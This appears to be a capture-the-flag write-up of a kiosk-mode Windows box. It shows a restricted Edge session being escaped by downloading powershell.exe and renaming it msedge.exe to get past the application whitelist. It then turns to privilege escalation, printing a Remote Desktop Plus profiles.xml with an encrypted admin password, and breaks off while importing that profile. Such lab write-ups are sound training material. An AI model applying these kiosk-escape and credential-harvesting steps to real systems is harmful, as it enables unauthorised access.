
C:\의 인덱스

① 파일 | C://


C:\의 인덱스

이름	크기	수정한 날짜
_admin/		24. 2. 3. 오전 3:05:16
\$Recycle.Bin/		24. 2. 4. 오전 12:52:54
\$WinREAgent/		25. 6. 24. 오전 8:23:23
Documents and Settings/		24. 2. 3. 오전 11:32:49
inetpub/		24. 2. 3. 오전 3:11:48
PerfLogs/		19. 12. 7. 오전 1:14:52
Program Files/		25. 4. 10. 오후 11:29:21
Program Files (x86)/		24. 2. 3. 오전 3:03:10
ProgramData/		25. 6. 24. 오전 8:06:54
Recovery/		24. 10. 1. 오후 11:40:56
System Volume Information/		25. 6. 16. 오전 4:42:44
Users/		24. 2. 3. 오전 3:43:29
Windows/		25. 6. 24. 오후 1:24:39
DumpStack.log	8.0 kB	24. 2. 4. 오전 1:35:35
DumpStack.log.tmp	8.0 kB	25. 7. 11. 오전 6:20:21
hiberfil.sys	1.9 GB	24. 10. 1. 오후 11:48:56
pagefile.sys	1.4 GB	25. 7. 11. 오전 6:20:21
swapfile.sys	16.0 MB	25. 7. 11. 오전 6:20:21

We notice a folder called `_admin` and take note of it for later. For the time being, let's navigate to where PowerShell is located and specifically `C:\Windows\System32\WindowsPowerShell\v1.0\`.



If we click on the file called `powershell.exe` we see that Edge attempts to download it.




After it is downloaded we can click on the `Folder` icon to open the `Downloads` folder.



After explorer is opened, we notice we cannot navigate to the rest of the folders on the system, however, we see that `powershell.exe` was indeed "downloaded" and placed in our current user's downloads folder.

We also know that the only application that is allowed to run is `Microsoft Edge` and the executable for Edge is called `msedge.exe`, so let's attempt to rename `powershell.exe` to `msedge.exe` to see if we can bypass the restrictions in place.

Note: File suffixes are omitted by default in Windows, so simply renaming `powershell` to `msedge` will work.



This is successful and we can now use a terminal to issue commands on the system. The user flag can be found in `C:\Users\KioskUser0\Desktop`.

Privilege Escalation

Let's enumerate the `_admin` folder that we identified earlier.

```
PS C:\_admin> dir
```

Directory: C:_admin

Mode	LastWriteTime	Length	Name
d-----	2/3/2024 3:04 AM		installers
d-----	2/3/2024 3:05 AM		passwords
d-----	2/3/2024 3:05 AM		temp
-a-----	2/3/2024 3:03 AM	0	Default.rdp
-a-----	2/3/2024 3:04 AM	574	profiles.xml

In this folder we see a few interesting folders as well as a file called `profiles.xml`.


```

PS C:\_admin> more profiles.xml
••<?xml version="1.0" encoding="utf-16"?>
<!-- Remote Desktop Plus -->
<Data>
  <Profile>
    <ProfileName>admin</ProfileName>
    <UserName>127.0.0.1</UserName>
    <Password>JWqkl6IDfQxXXmiHIKIP8ca0G9XxnWQZgvtPgON2vWc=</Password>
    <Secure>False</Secure>
  </Profile>
</Data>

```

The XML file reveals that this folder is used by `Remote Desktop Plus` which is an application that provides extra features around the default Windows RDP protocol. The file also holds what seems to be an encrypted password. We can find this application installed in `C:\Program Files (x86)`. Let's run it.

```


PS C:\_admin> cd 'C:\Program Files (x86)\Remote Desktop Plus\'
PS C:\Program Files (x86)\Remote Desktop Plus> dir

Directory: C:\Program Files (x86)\Remote Desktop Plus


Mode                LastWriteTime         Length Name
----                -
-a-----          3/13/2018  10:47 PM        267264 rdp.exe

PS C:\Program Files (x86)\Remote Desktop Plus> ./rdp.exe


```



The application doesn't seem to have any existing configuration, but there is a **Manage Profiles** button. Let's click it.




There do not seem to be any profiles loaded, but we can click **Import and Export** followed by **Import profiles** to attempt to load the profile that we found earlier.



